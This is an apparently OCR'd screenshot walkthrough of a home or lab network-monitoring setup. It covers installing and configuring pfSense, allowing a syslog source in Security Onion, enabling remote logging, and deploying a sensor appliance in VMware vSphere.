     Recover config.xml    Recover config.xml from a previous install

                  <  OK  >            <Cancel>
```




```
                      Partitioning
 How would you like to partition your disk?

     Auto (UFS)    Guided Disk Setup
     Manual        Manual Disk Setup (experts)
     Shell         Open a shell and partition by hand
     Auto (ZFS)    Guided Root-on-ZFS

              <  OK  >          <Cancel>
```




```
pfSense Installer

Archive Extraction
Extracting distribution files...

base.txz...                              :

Overall Progress:

8%

1756 files read @      292.0 files/sec.
```




```
Complete
Installation of pfSense
complete! Would you like
to reboot into the
installed system now?
```



```
 WAN (wan)       -> em0        -> v4/DHCP4: 172.25.20.190/24
 LAN (lan)       -> em1        -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 172.25.100.1
```




```
Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) n
Disabling IPv4 DHCPD...Disabling IPv6 DHCPD...
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 172.25.100.1/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                https://172.25.100.1/

Press <ENTER> to continue.
```




SIGN IN

admin

•••••••




```
[adm-pac@IND-SecurityOnionv2 SecurityOnion]$ sudo so-allow
[sudo] password for adm-pac:
This program allows you to add a firewall rule to allow connections from a new IP address.

Choose the role for the IP or Range you would like to add

[a] - Analyst - ports 80/tcp and 443/tcp
[b] - Logstash Beat - port 5044/tcp
[e] - Elasticsearch REST API - port 9200/tcp
[f] - Strelka frontend - port 57314/tcp
[o] - Osquery endpoint - port 8090/tcp
[s] - Syslog device - 514/tcp/udp
[w] - Wazuh agent - port 1514/tcp/udp
[p] - Wazuh API - port 55000/tcp
[r] - Wazuh registration service - 1515/tcp

Please enter your selection:
s
Enter a single ip address or range to allow (example: 10.10.10.10 or 10.10.0.0/16):
172.25.100.1
Adding 172.25.100.1 to the syslog role. This can take a few seconds
local:
----------
          ID: create_sysconfig_iptables
    Function: file.touch
        Name: /etc/sysconfig/iptables
      Result: True
     Comment: unless condition is true
     Started: 22:18:04.297062
    Duration: 2585.359 ms
     Changes:
----------
          ID: iptables_fix_docker
    Function: iptables.chain_present
        Name: DOCKER-USER
      Result: True
```



Status / System Logs / Settings

General Logging Options


Remote Logging Options

Enable Remote Logging ☑ Send log messages to remote syslog server

Source Address LAN

This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.

NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol IPv4


This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers 172.25.100.250:514 | IP[:port] | IP[:port]

Remote Syslog Contents

☑ Everything
☐ System Events
☐ Firewall Events
☐ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
☐ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
☐ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
☐ Captive Portal Events
☐ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
☐ Gateway Monitor Events
☐ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
☐ Server Load Balancer Events (relayd)
☐ Network Time Protocol Events (NTP Daemon, NTP Client)
☐ Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.



Not secure | ~~https~~://10.11.11.50
vmware

Getting Started

The vSphere Flash-based Web Client is deprecated in vSphere 6.7. We recommend switching to the all-new modern HTML5-based vSphere client as the primary client and only reverting to the Flash-based Web Client when necessary.


LAUNCH VSPHERE CLIENT (HTML5)
LAUNCH VSPHERE WEB CLIENT (FLEX)


Deprecated

Documentation

VMware vSphere Documentation Center

Functionality Updates for the vSphere Client (HTML5)





Select an OVF template

Select an OVF template from remote URL or local file system


Enter a URL to download and install the OVF package from the Internet, or browse to a location accessible from your computer, such as a local hard drive, a network share, or a CD/DVD drive.

○ URL

http | https://remoteserver-address/filetodeploy.ovf | .ova

● Local file

Choose Files sd-411-sensor-8g-vmware.ova



Select a name and folder


Specify a unique name and target location

Virtual machine name: SD-Sensor

Select a location for the virtual machine.

10.11.11.50

LAB-Datacenter




Deploy OVF Template

